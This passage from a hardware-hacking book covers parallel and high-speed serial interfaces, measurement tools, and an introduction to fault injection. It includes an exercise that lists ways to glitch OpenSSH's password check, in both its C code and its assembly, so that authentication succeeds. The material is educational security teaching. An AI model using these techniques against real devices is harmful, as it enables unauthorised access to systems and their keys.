Unlike serial interfaces, where you can simply hook up two to four wires, a parallel bus may come with multiple lines for address, data, and control signals. For instance, you may find a flash chip with 24 address bits, 16 data input/output bits, and eight or more control signals. You're in for a larger probing party than with serial interfaces; for the really brave, DDR4 has 288 pins. Because various standards exist for bitrates, pin/wire assignments, and so on, it helps to research your target first (see Chapter 3). You'll mostly encounter memory interfaces implemented as parallel buses, be it for DRAM or for flash, as shown in the example of a DDR interface in Figure 2-15.

A few options are available for connecting to parallel interfaces in circuit. If the pitch of pins is wide enough, you might be able to use a few dozen grabber probes and a rat's nest of wires to connect to a logic analyzer or a universal programmer (see Appendix A for sample vendors). More

often than not, you will find that when devices have many pins, the pins are much smaller and are routed to inner PCB layers. Most chips come in standard sizes, and although they may be expensive, you can buy in-circuit clips for most devices. Unlike the clips for less-dense components, these usually have a flexible printed circuit ribbon that carries all the traces out to a separate breakout board, which you might be able to adapt to your analyzer or programmer.

As long as you can reach the pins, you should be able to figure out some way to connect to them. A logic analyzer would let you capture all the traffic that goes across the interface for later analysis, if it's fast enough, and then only for a passive analysis.

If you do need full control of the interface and can't isolate it from the rest of the system, or if your target device happens to be a ball grid array (BGA) package with no accessible pins, you might have to remove the chip from the board to read or write to it. De-soldering and replacing a device without damaging anything certainly isn't foolproof and probably doesn't sound easy, but with practice (or the help of a talented friend), you can do it reliably with a relatively low risk of failure. (Chapter 3 details readout of flash chips further, and Appendix A lists some useful tools.)

High-Speed Serial Interfaces

We've discussed how it's easier to lay down eight times as many traces than it is to run one wire reliably at eight times the speed. Although the term *high-speed serial interface* may sound like a contradiction, it isn't. In the previous section, we described single-ended signals, and earlier in this chapter, we mentioned that differential signals can be run in the GHz range reliably in conditions where single-ended signals would be limited to a few MHz.

High-speed serial interfaces have facilitated most of the data rate increases in the past decade. Parallel ATA cables with 40 pins maxed out at 133 MHz were replaced by seven-pin Serial ATA cables that now run at 6 GHz. PCI slots with 32 data lines made it to 33 or 66 MHz, but they were superseded by PCIe lanes that now run up to 8 GHz. This is the case for a few reasons.

First, with parallel wires, you need to make sure that all the signals are stable at the receiver end within one cycle of the clock. This becomes trickier with increasing frequencies, as that means all the wires must have very similar physical properties, such as length and electrical characteristics. Second, parallel wires suffer from crosstalk, which means one wire acts as an antenna and the adjacent wires as receivers, leading to data errors. Those issues have less impact in single wires than when dealing with parallel wires, and using differential signaling reduces the impact even further.

The downside of all this progress is that it's far more difficult to observe or inject data on a 6 GHz differential signal than it is on a 400 kHz single-ended signal. This difficulty usually translates to "more expensive." You can easily sniff that 6 GHz signal, but you need a logic analyzer the price of a mid-size sedan.

The silver lining is that all of these interfaces are electrically very similar, and they are designed to perform reliably even in less-than-optimal conditions. This means if the probe you've attached to a PCIe lane loads it so much that it can no longer function at full speed, it will automatically retrain at a lower speed without the rest of the system even noticing.

Universal Serial Bus

USB was the first major external interface that used high-speed differential signaling, and it set a few excellent precedents. First, if you plug in a USB device to a host equipped with a different version of the USB standard, both ends of the connection automatically settle at the highest common standard. Second, if transmissions are lost, missed, or interrupted, they are automatically retried. Finally, USB actually defines many characteristics, such as the connector shapes and pinouts, the electrical protocol, and the data protocol, all the way up to device classes and how to interface with them. An example is the USB *Human Interface Device (HID)* specification used for equipment like keyboards and mice, which allows the operating system (OS) to have one driver for all USB keyboards, instead of one per manufacturer.

USB connections feature one host and up to 127 devices (including hubs). USB versions are capable of different bit rates, from 12Mbps at USB 1.1, 480Mbps at USB 2.0, and up to 5, 10, and 20Gbps in USB 3.0, 3.1, and 3.2, respectively. For data rates up to 480Mbps, four wires are used. Above 480Mbps, five additional wires are needed. All nine wires are as follows:

VBUS A 5 V line that can be used to power a device.

D+ and D- The differential pair for communication up to version USB 2.0.

GND Venerable ground (for power).

SSRX+, SSRX-, SSTX+, SSTX- Two differential pairs, one for reception and one for transmission (USB 3.0 and above).

GND_DRAIN Another ground for signal; this additional ground has less noise than the power ground, which may be dealing with much larger currents (USB 3.0 and above).

The USB's power line provides a minimum of 100 mA at 5 V, which you can tap to power things in your setup. Depending on the USB standard and the host, this available current can go up to 5 A at 48 V (5 A × 48 V = 240 W), but you actually need to talk to the USB host digitally before it will allow you that amount of juice.

Now, for fun, grab your nearest USB 2.0 micro-cable and count the number of pins. You'll find five, whereas only four are needed for USB 2.0. The fifth pin is the ID pin, originally used for USB On-The-Go (OTG). Devices that can be both host or peripheral use OTG, and they come with a special OTG cable with a host and a peripheral end.

The ID pin signals which end is inserted so the device can sense whether its role should be host or peripheral: a grounded ID pin signals "host," and a floating ID pin signals "peripheral." However, as Michael Ossman and Kyle Osborn showed in their 2013 Black Hat talk "Multiplexed Wired Attack Surfaces" (*https://www.youtube.com/watch?v=jYa6-R-piZ4*), you can enable hidden functionality through resistance values other than "grounded" or "floating." They show that if you present a Galaxy Nexus (GT-I9250M) with 150 kΩ resistance on the ID pin, it the turns USB off and a TTL serial UART on, which then provides debugging access.

USB is pervasive and has been around for two decades, so it's likely to be the best example of a high-speed serial interface that you can observe or manipulate as readily as other much simpler and slower interfaces. It also has the advantage of standard communications protocols, which means you can request specific information from almost any USB device. The USB stack itself is relatively complicated, so fuzzing often produces interesting results, which fault injection can push further. Micah Scott has an excellent demonstration of this, which you can see in a video titled "Glitchy Descriptor Firmware Grab – scanlime:015" (*https://www.youtube.com/watch?v=TeCQatNcF20*).

PCI Express

PCI Express (PCIe) is the high-speed serial evolution of the old PCI bus, and its architecture is surprisingly similar to USB. Both use high-speed differential pairs to make point-to-point links. Both have clearly defined hierarchies and protocols for enumerating devices. Both are backward compatible and automatically negotiate the optimal interface.

Although PCIe was designed with personal computers rather than embedded systems in mind, ARM and MIPS-based System-on-Chips (SoCs) currently on the market support PCIe, and you can find them in embedded systems costing as little as $20. PCIe starts at 2.5 GHz instead of only 12 MHz, as is the case with USB, so a simple sniffer isn't going to cut it. However, a few PCIe devices are versatile enough to enable some unintended uses.

A unique characteristic of PCIe is that it's usually very tightly coupled with the CPU or SoC. Whereas USB doesn't work without all the applicable drivers in place, PCIe usually gets full access to system memory as well as to all other PCIe devices and other devices in the system. If you can manage to get a rogue PCI device into your target system, you might be able to control all of the hardware in the entire system. See *https://github.com/ufrisk/pcileech* for some examples on how to use PCIe to get memory dumps.

Ethernet

Ethernet was first standardized in 1983 for creating computer networks. It has variants in terms of physical cables, speeds, and frame types, but the most common types you'll encounter on an embedded system are 100BASE-TX (100Mbps) and 1000BASE-T (1Gbps) with the familiar 8P8C

plug. This plug connects to a cable that contains four *twisted pairs* of wires. Each pair is used for differential signaling, and the twisting reduces crosstalk and external interference.

Both standards run at a 125 MHz line baud rate, which means if you hook up an oscilloscope, you'll see 125 MHz signals. The 10 times speed difference between 100BASE-TX and 1000BASE-T is because 100BASE-TX uses +1 V, 0 V, or –1 V over a single wire pair, whereas 1000BASE-T uses –2 V, –1 V, 0 V, +1 V, and +2 V levels on all four wire pairs.

Measurement

No hardware book is complete without some basics on measurement. You'll use measurements to learn more about your target, but more important, understanding measurements will help you debug all the connection mishaps you may encounter. Let's look at some basic tools—the trusty old multimeter, flashy oscilloscopes, and tragically hip logic analyzers—and discuss why and how to use them, what can go wrong, and some references for good additions to your lab.

Multimeter: Volt

Measuring voltage is important for determining supply voltages or communication voltages. If you intend to power a chip yourself using a lab supply, using a voltmeter is a good sanity check before attaching the power supply (where you've found the voltage from the device datasheet hopefully). Similarly, for communication voltages, you may need to match the voltages on the PCB to your communication interface using *level shifters*.

Set your multimeter to measure DC voltage. The multimeter's AC measurement setting doesn't come into play in the types of circuits we are interested in here. Some meters will have auto-ranging functions, and some meters will need you to set a "maximum range." For measuring a 3.3 V voltage, you would need to set the range switch to above the 3.3 V, so a 10 V, 20 V, and 200 V range would all work. Consult your user manual for more details. Measure the voltage between ground (normally you can put the black probe on the chassis, but sometimes that isn't ground) and the point where you want to know the voltage level.

WARNING *You may have multiple input leads on your multimeter. For measuring current, there is often a shunt input that allows you to replace a piece of wire with your multimeter leads (the multimeter goes in series with the circuit). Don't leave your test leads in the current measurement (shunt) connections, because if you accidently attempt to measure a voltage while they are plugged in to the current measurement ports, you are actually just applying a direct short across your device! Connecting your nice red probe to a high-power source and taking the black probe to ground, may lead to blue smoke, fireworks, and bricked devices/multimeters (just ask Jasper's high-school administration department, which apparently was sharing a fuse in the fuse box with the science department).*

Multimeter: Continuity

Measuring *continuity* lets you find out whether two points are connected, which can be useful for tracing wires, headers, pins, and so on, on a PCB. To measure continuity, set the multimeter to ohm, because a resistance close to zero means that two points are electrically connected. Again, check your manual on exactly how to connect it. Power down the target when you measure resistance so that there is almost no risk of damaging anything. Put the two probes on two points, and if the resistance is close to zero (or you hear a beep), you have a connection. Get a multimeter that beeps when there is a connection so you don't need to monitor its screen all the time.

The continuity test is done by running a small current through the probe leads and measuring the voltage. If you attempt to measure a device that still has power, you will often get false readings since the meter will "see" a voltage that is actually supplied by your circuit under test.

Digital Oscilloscope

An *oscilloscope* measures and visualizes analog signals in the form of variations in voltage over time. When we say oscilloscope or scope, we mean *digital* sampling oscilloscopes, as analog scopes don't have the features we need. Scopes can measure digital communication channels (although a logic analyzer is a more fitting tool), and with the right probes and target preparation scopes can measure power consumption or electromagnetic (EM) radiation when you're performing side-channel analysis. It's a critical tool for discovering what's going on in your PCB's analog domain. Appendix B describes oscilloscopes from the perspective of their features. Here we focus on their usage.

A scope has a number of *input channels* that are connected via one or more *probes* to a signal source, which can be a PCB trace or header, a pin of a microcontroller, or simply a coil to measure EM signals. A probe often *attenuates* (reduces the amplitude of) the signal source before forwarding the signal to the oscilloscope. For the probes that come with a scope, this attenuation is usually 10× and should be marked on your probe somewhere. This means that a 1 V differential in your signal results in a 0.1 V differential on the input to your scope; however, your scope probe may be switchable between 1× (which does not attenuate) and 10× (which does attenuate).

The big advantage of attenuation is that it reduces the loading on your circuit and increases the frequency response of the scope. Using a scope probe in 1× mode typically means a low bandwidth (cannot measure high-frequency signals), and the electrical load of the scope probe may affect your circuit under test. For this reason, many high-performance oscilloscope probes are fixed in 10× mode, as most users prefer the high-frequency response advantage of the 10× mode.

Any probe also needs to be *impedance matched* with your scope. The scope will have an *input impedance* (for example, 50 Ω or 1 MΩ), and your probe's impedance needs to be the same to avoid signal degradation.

Imagine two pipes connected together. If one pipe is much narrower than the other, a wave of water cannot properly propagate between the pipes; part of the wave energy bounces back at the connection point. In measurement terms, RG58U probe cables have a 50 Ω characteristic impedance, meaning that for very fast changes (such as steep edges), the cable looks like a 50 Ω termination. If you leave the scope at 1 MΩ, then the discontinuity causes the edge to reflect (bounce back) when it arrives at the scope. This distorts the measurement.

The impedance on the scope may be fixed or configurable, and that of the probe is fixed. Normal oscilloscope probes are designed for 1 MΩ impedance. If you have fancy (expensive) oscilloscopes, they may automatically detect the type of probe attached. You may need an *impedance matcher* if you have a mismatch. Some special probes (such as current probes) require a 50 Ω impedance, for example, and if your oscilloscope doesn't have this option, you'll need such an impedance matcher.

Both the scope and the probe will also have an analog *bandwidth*, expressed in Hz, which represents the maximum frequency they can measure. The probe and scope don't need to be matched, but the total bandwidth of the probe and scope is limited by the component with the lowest bandwidth. The signal you want to measure should be within that bandwidth. For instance, with side-channel analysis, make sure your scope's bandwidth is higher than your crypto's clock frequency. (This, however, is not a hard requirement; sometimes crypto will leak at frequencies lower than the clock.)

You can insert a *low-pass filter* to limit the bandwidth artificially, which can be handy to filter out noise in your signal. Similarly, you can add a *high-pass filter*, often used to remove DC or low-frequency components (many power supplies have low-frequency noise, for example). Select these filters based on frequency analysis of earlier measurements or knowledge of the target signal. The Mini-Circuits brand has some easy-to-use analog filters; make sure to impedance-match those with the scope and probe.

You can configure the scope channel in AC or DC coupling mode. *DC coupling* means it can measure all the way down to 0 Hz voltage (*DC offsets*), whereas *AC coupling* means very low frequencies are filtered out. For side-channel analysis, it's usually not a big difference, so AC is a bit easier to use, as you don't need to center the signal.

Now that an analog signal is entering the scope, it needs to be converted to a digital signal using an *analog-to-digital converter (ADC)*. These have a resolution normally measured in bits. For instance, many scopes have an 8-bit ADC, which means the voltage range of the scope is divided into 256 equally *quantized* ranges. Figure 2-16 shows a simple example of a 3-bit ADC output, where a nice sine wave input is converted to a digital output (resembling the world of a once-popular 8-bit computer game featuring an Italian plumber).



Figure 2-16: The sine wave input is converted to the step sequence of the digital output.

This digital output has only fixed values; thus, the ADC doesn't perfectly represent the input signal. The amount of error depends partly on the resolution; for example, if we have an 8-bit ADC instead of a 3-bit ADC, the "staircase" in the output of Figure 2-16 would have much smaller steps. However, the error in terms of absolute voltage depends also on the total range we are asking the ADC to represent. A 10 V range represented in 3 bits (eight steps) means each bit is 1.25 V, but a 1 V range in the same 3 bits would mean each step is 0.125 V.

The scope will have a minimum and maximum voltage, denoted by the *voltage range*, which is often configurable. Almost every scope will have an adjustable *span*, but some will also have an adjustable *input offset* too. The span would show the maximum range we could measure; for example, a 10 V span could mean we measure from –5 V to 5 V. If we have an input offset, we could shift that same span to mean a measurement of 0 V to 10 V instead. Be sure to configure it so that it narrowly hugs the signal in which you're interested. If you make the range too small, you'll *clip* the signal as its voltage goes outside the range. If you make the range too large, you'll get a large *quantization error*. If you are using only 10 percent of the range, you're making use of only about 10 percent of 256 of the possible same values. Different scopes will have different ranges of the input offset and spans.

These ADCs operate at a programmable *sampling rate*, which means the number of times per second they output a new sample. A *sample* is simply one measurement output. Normally, the sampling rate should be at least twice as fast as the highest frequency you want to capture, as stated in the Nyquist-Shannon sampling theorem. In practice, sampling higher than twice the highest frequency is better; go up to five times higher. If your oscilloscope measurement is *synchronous* to the target device, where each sample point occurs on the target clock cycle, you can get away with reduced sample rates.

A series of samples is called a *trace*. A digital oscilloscope has a buffer to record traces, called the *memory depth*. Once the recording fills up the memory, traces either need to be sent to a PC for processing or be discarded for the next measurement.

The depth and sampling rate together determine the maximum length of a trace. For efficiency, it's important to limit the trace length. The length of the trace is configured by the number of samples to acquire in a single trace.

An oscilloscope can be continuously measuring (recording) data, or else it can be started by an external stimulus called the *trigger*. The trigger is a digital signal that also comes into the scope through a dedicated trigger channel or normal probe channel. Once a scope is *armed*, it waits for the trigger signal to go above a configurable *trigger level*, after which the oscilloscope starts measuring a trace. If the scope does not observe a high trigger before the *trigger timeout*, it assumes a *trigger miss* and starts a measurement anyway. Setting the trigger timeout to something noticeable (like 10 seconds) is useful. If you see your *acquisition campaign* (taking lots of measurements) slow down to one trace every 10 seconds, you know you're missing triggers. Initially, measuring and also looking at the *trigger channel* trace is helpful in order to debug any trigger issues.

In lab situations, the target itself often generates the trigger. For instance, if you want to measure a particular cryptographic operation, first pull the trigger high through an external GPIO pin and then start the operation. This way, the scope starts capturing just before the operation starts.

Once the trace is fully captured, high-end scopes have a built-in display for visualization, while more simple USB scopes send the digital signal to a PC for visualization. Both can send the traces to a PC for analysis—for instance, for finding side channels!

Just like measuring voltages with a multimeter, your target needs to be powered on, so take precautions not to hurt yourself or your equipment. Also, make doubly sure all of these tools are properly configured. Misconfiguring a scope is not always self-evident, so be a good person and save your future self a lot of time spent redoing borked measurements.

Common errors include failing to ground the scope leads correctly. If you're using multiple scope probes, each one should be grounded, and you must ensure you are grounding each one to the same ground plane (otherwise, current will flow through your oscilloscope). If you will be working with high frequency or low noise measurements, a good ground is essential. Many oscilloscope probes have a little *spring ground* option, as shown in Figure 2-17.



Figure 2-17: A spring ground lead on a small oscilloscope probe.

With this grounding method, there is a small spacing between the ground on the PCB and the oscilloscope probe. It often requires bending the spring lead to fit your PCB, but it's a low-cost and simple way of getting good high-frequency performance.

When setting up your measurements, you also want your connections to be physically robust. Scope probes hanging off a bench may get snagged by clothing (or any lab pets) and pull your expensive development board and the scope off with it. Temporary cable ties, hot glue, sticky tape, or even just heavy objects, are perfect for ensuring your probe wires aren't about to be snagged by a passing body.

As much as possible, it's best to change equipment settings or probe positions with the circuit off. It's easy to slip when attaching a scope probe, and shorting out a power supply with a probe tip will often lead to pitting of the probe tip itself if an arc forms. Even the low voltages present in typical development boards can cause small arcs that damage your probe tips. Of course, you can also damage your device under test by shorting it out—or even shorting a higher voltage (such as a 12 V input voltage) to the low-voltage circuitry.

Logic Analyzer

A *logic analyzer* is a device that allows you to capture digital signals. It's like the digital variant of an oscilloscope. With it, you can capture and decode communications channels that use voltages for encoding data. You could use a logic analyzer to decode I2C, SPI, or UART communications, or to probe much wider communication buses at various baud rates. Like an oscilloscope, a logic analyzer has a number of channels, a sampling rate, voltage levels, and an (optional) trigger (see Figure 2-18).



Figure 2-18: Sample time series measurement from logic analyzer

Some oscilloscopes do rudimentary logic capture and protocol analysis, but they are more limited in the number of channels. Conversely, some logic analyzers do rudimentary analog signal capture, but at very low bandwidths and sampling rates.

Not much can go wrong with logic analyzers. Like with a scope, you need to use it on a powered-on system, so all safety precautions apply.

Summary

This chapter discussed a range of topics relating to hardware interfaces: electrical basics, using those basics for communication, as well as the different types of communication ports and protocols you may encounter on embedded devices. We've covered more than you'll need to be able to communicate with a single device, so think of this chapter as a reference to browse through later, when you'll have questions about what a volt is, what differential signaling is, or what that six-pin header on the PCB might be (more on that in Appendix B as well). This book comes with an index to help you identify where to look for particular information. We'll be using the most well-known interfaces in the labs later in this book, but when it comes time to doing work, you'll need to communicate with all sorts of devices. With some practice, connecting to interfaces becomes just a small hurdle to leap over before getting to the interesting work of actually sending data on the interfaces (and eventually getting secrets out of them). In the meantime, use your knowledge of measurements (digital or analog) to debug the inevitable connection issues you'll have. Just beware of the blue smoke!

4

BULL IN A PORCELAIN SHOP: INTRODUCING FAULT INJECTION

Fault injection is the art and science of circumventing security mechanisms by causing small hardware corruptions during the execution of normal device functions. Fault injection is potentially more of a risk to system security than side-channel analysis. Whereas side-channel analysis targets cryptographic keys, with fault injection, you can attack various other security mechanisms, such as Secure Boot, which besides enabling full system control may enable dumping keys directly from memory without the complexities of side-channel analysis.

Fault injection is all about running hardware outside normal operating parameters and manipulating physics to arrive at a desired outcome. It's the major difference between "faults that occur in nature" and "attacker-induced faults." Attackers attempt to engineer faults to trip up complex systems precisely and cause specific effects that allow them to bypass security mechanisms. This can range from privilege escalation to secret key extraction, as covered in Chapter 6.

Reaching this level of precision depends strongly on the precision of the engineered fault injection device. Less precise injection devices cause more unexpected effects, and those effects are likely to be different for every injection attempt, which means only some of those faults will be exploitable. Attackers try to minimize the number of fault injection attempts such that exploitation is possible within a reasonable amount of time. In Chapter 5, we cover several ways of injecting faults and what physically happens on the chip when a fault occurs.

Fault injection is not always a relevant attack in practice, as you'll typically need physical access to the target. If a target is sitting securely in a guarded server room, fault injection is not applicable. When you have exhausted logical hardware and software attacks, but have physical access to the target, fault injection can be an effective means of attack. (Software-triggered fault injection is an exception, as the hardware fault is caused by a software process, so it doesn't require physical presence. See the "Software Attacks on Hardware" section on page XX for more details.)

In this chapter, we discuss the basics of fault injection and the various rationales for performing fault injection in the first place. We also do a paper study on an example in a real library (OpenSSH) by identifying authentication bypasses through a fault. Faults are unpredictable in practice, and they require much tuning of your fault injection test bench parameters, so we also explore the various parts of your fault injection test bench setup and strategies for tuning the parameters.

Faulting Security Mechanisms

Devices have multiple security mechanisms that are eligible for faulting fun. For example, a JTAG port's debugging functionality may be enabled only after a password is supplied, the device firmware may be digitally signed, or the device hardware may store a key where it's inaccessible to software. Any sane hardware engineer will use a single bit to represent an *access granted* state, as opposed to an *access denied, go home* state, and will assume that this important bit holds its value until its software master instructs it to change.

Now, since fault injection is in practice stochastic, it is nontrivial to hit exactly the one bit that will break a security mechanism. Assume we have access to a fault injector flipping one bit at a single specific point in time. (This is the fault injection equivalent of a unicorn: it's beautiful and everybody wants one, but in practice it doesn't exist, unless we consider microprobing, but that's another league of physical attacks.)

Now, we can use fault injection to circumvent various security mechanisms. For example, when a device boots and performs firmware signature verification, we could flip the Boolean that holds the *(in)valid signature* state. We also could flip the lock bit on locked functionality, such as a crypto engine, with a secret key we're not supposed to use. We could even flip bits during the execution of a cryptographic algorithm to recover cryptographic key material. Let's take a look at some of these security mechanisms in more detail.

Circumventing Firmware Signature Verification

Modern devices often boot from firmware images stored in flash memory. To prevent booting from hacked firmware images, device manufacturers sign them digitally, and the signature is stored next to the firmware image. When the device boots, the firmware image is inspected, and the associated signature is verified using a public key linked to the device manufacturer. Only when the signature checks out is the device allowed to boot. The verification is cryptographically secured, but eventually the device must make a binary decision: to boot or not to boot. In the device's boot software, this decision typically boils down to a conditional jump instruction. Aiming the perfect fault injector at this conditional jump can induce a "valid" result, even though the image may have been modified. Though software can be complex, a controlled fault in a single location can compromise all the security.

Gaining runtime access during a device's boot allows an attacker to compromise any software loaded thereafter, which usually is the operating system and any applications, where you can find much of the useful parts of a device.

Gaining Access to Locked Functionality

A secure system needs to control access to functionality and resources. For example, one application shouldn't be able to access another application's memory; only a kernel should be able to access a DMA engine, and only an authorized user should be able to access a file.

When an unauthorized attempt to access a resource occurs, a specific access control bit (or bits) is checked, and "access denied" is the result. This decision is often based on the status of a single bit and is enforced by a single conditional branch instruction. The perfect fault injector takes advantage of this single point of failure and can flip the bit. Poof! Achievement unlocked.

Recovering Cryptographic Keys

Faults induced into the execution of cryptographic processes may actually leak cryptographic key material. A whole body of work is available on this topic, generally filed under the subject *differential fault analysis (DFA)*. The name stems from the use of differential analysis on faulted cipher execution: we analyze the differences between correct and faulty cipher outputs. Known DFA attacks exist on AES, 3DES, RSA-CRT, and ECC cryptographic algorithms.

The common recipe for attack on these cryptographic algorithms is to perform decryption on known input data, sometimes without fault injection and other times while injecting faults during the decryption process. Analysis of the output data can allow one to determine the key itself. Known DFA attacks on 3DES require less than about 100 faults to achieve full key retrieval. For AES, only one or two are needed; read the article "Information-Theoretic Approach to Optimal Differential Fault Analysis"

by Kazuo Sakiyama et al. for more information. The classic Bellcore attack on RSA-CRT requires only one fault to retrieve an entire RSA private key, no matter the key length, which remains an act of black magic, even after you grok the math! You can read more about this in *Fault Analysis in Cryptography* (Springer, 2012), edited by Marc Joye and Michael Tunstall.

You can achieve non-DFA attacks on crypto by faulting a cipher implementation to run for only one round, skipping key additions, partially zeroing-out keys, or other corruptions. All those methods require some analysis of the algorithm's cryptographic properties and the fault to understand how to retrieve a key from a faulty execution. In the most trivial case, you can obtain memory dumps that contain key material. We'll revisit DFA in the shape of a lab in Chapter 6.

An Exercise in OpenSSH Fault Injection

Let's consider how to go about injecting faults when access is via an OpenSSH connection and identify possible injection points in a real segment of security code. Assume the device has firmware authentication checking and debugging ports disabled, and the only interface to it is via an Ethernet port that's connected to a listening OpenSSH server.

Injecting Faults into C Code

To attempt a fault injection during the password prompt phase, we must inspect the OpenSSH 7.2p2 code in Listing 4-1.

```
--snip--
 50
 51 userauth_passwd(Authctxt *authctxt)
 52 {
 53         char *password, *newpass;
 54         int authenticated = 0;
 55         int change;
 56         u_int len, newlen;
 57
 58         change = packet_get_char();
 59         password = packet_get_string(&len);
 60         if (change) {
 61                 /* discard new password from packet */
 62                 newpass = packet_get_string(&newlen);
 63                 explicit_bzero(newpass, newlen);
 64                 free(newpass);
 65         }
 66         packet_check_eom();
 67
 68         if (change)
 69                 logit("password change not supported");
 70         else if (PRIVSEP(auth_password(authctxt, password)) == 1)
 71                 authenticated = 1;
 72         explicit_bzero(password, len);
 73         free(password);
```

```
 74         return authenticated;
 75 }
--snip--
```

Listing 4-1: OpenSSH password authentication code in auth2-passwd.c

The `userauth_passwd` function we've copied into Listing 4-1 is clearly responsible for the "yay/nay" of password correctness. The `authenticated` variable on line 54 indicates valid access. Read through this code and consider how to manipulate the execution by means of faults to return a `1` value for the `authenticated` variable, when provided an invalid password. Assume you can do things like flip bits or change branches. Don't stop until you've found at least three ways; then read the following answers.

Here are a handful of ways you could theoretically fault this code:

- Flip the `authenticated` flag to be nonzero after or at line 54.
- Change the return value of `auth_password()` on line 70 to `1`.
- Change the outcome of the comparison on line 70 to "true."
- Change the value to check against on line 70 to the password provided.
- Request a password change to the code, setting `change` equal to `1`, then fault `newpass` on line 62 to be pointing to the same spot as `password`, and then exploit the double `free` call that's now freeing the same memory at line 64 and line 73 through software exploitation.

This last fault scenario is very far-fetched, because we've never seen that kind of control over a target in practice. However, the others are basic faults. Dozens more fault opportunities emerge once you track the code leading to the `auth_password()` function.

The important point is that some faults are easier to achieve in practice than other faults. Generally, the more precise the timing or the more specific the required effect, the lower the probability of achieving a successful fault.

Injecting Faults into Machine Code

Looking at C code is a nice exercise; however, CPUs don't execute C. CPUs execute instructions that are created out of C code, namely machine code. Machine code is hard to read for humans, so we'll look at assembly code, which is a fairly direct representation of machine code. The assembly code instructions are at a lower abstraction level than C, and they are a more straightforward representation of the activities happening in the hardware (on high-end CPUs there is another lower abstraction microcode layer, which we'll disregard because it's mostly invisible).

Faults happen inside hardware, at the physical level, and propagate up layers of abstraction. A bit flip can happen inside a CPU while that CPU is executing a binary, and that binary is produced from some source code. So, although a relation exists between the fault and the preceding C code, looking at the assembly code brings us a layer closer to the fault. For some background reading on this, see "Fault Attacks on Secure Embedded Software: Threats, Design and Evaluation" by Bilgiday Yuce et al.

For this book, we took an OpenSSL binary and loaded it into the IDA Pro disassembler program. Take a look at the disassembly of the tail end of the `userauth_passwd` function in Figure 4-1.



Figure 4-1: Identifying instructions to fault in assembly code

By convention, the function returns the state of the user's authentication status in the `rax` register. This `rax` register needs to be nonzero for the program to interpret it as `authenticated==true`. Note that `eax` is just the lower 32 bits of `rax`, so think about the conditions that lead to `rax` being 0 by looking at the final basic block labeled `loc_24723` (marked with ❶). We'll wait (spoilers follow).

What needs to happen is for the input state to the final `loc_24723` basic block at ❶ to be `ebp != 0`. In Intel assembly, `ebp` is the lower 32 bits of `rbp`, and `bpl` is the lower 8 bits of `rbp/ebp`. Now trace back up the code and think about ways to achieve `ebp != 0` by injecting a fault that flips a bit or skips an instruction. We'll wait again.

Here are a few ways that we found:

- At `loc_24748` (marked with ❷), skip the call to `mm_auth_password` and hope that `eax` was `1`. If `eax` was `1`, the `setz bpl` instruction causes `ebp != 0` and, therefore, `authenticated==true`.
- At `loc_24748` (marked with ❷), introduce a fault to skip the `cmp eax,1` and hope that `auth_password` set the `z` flag to `1`.
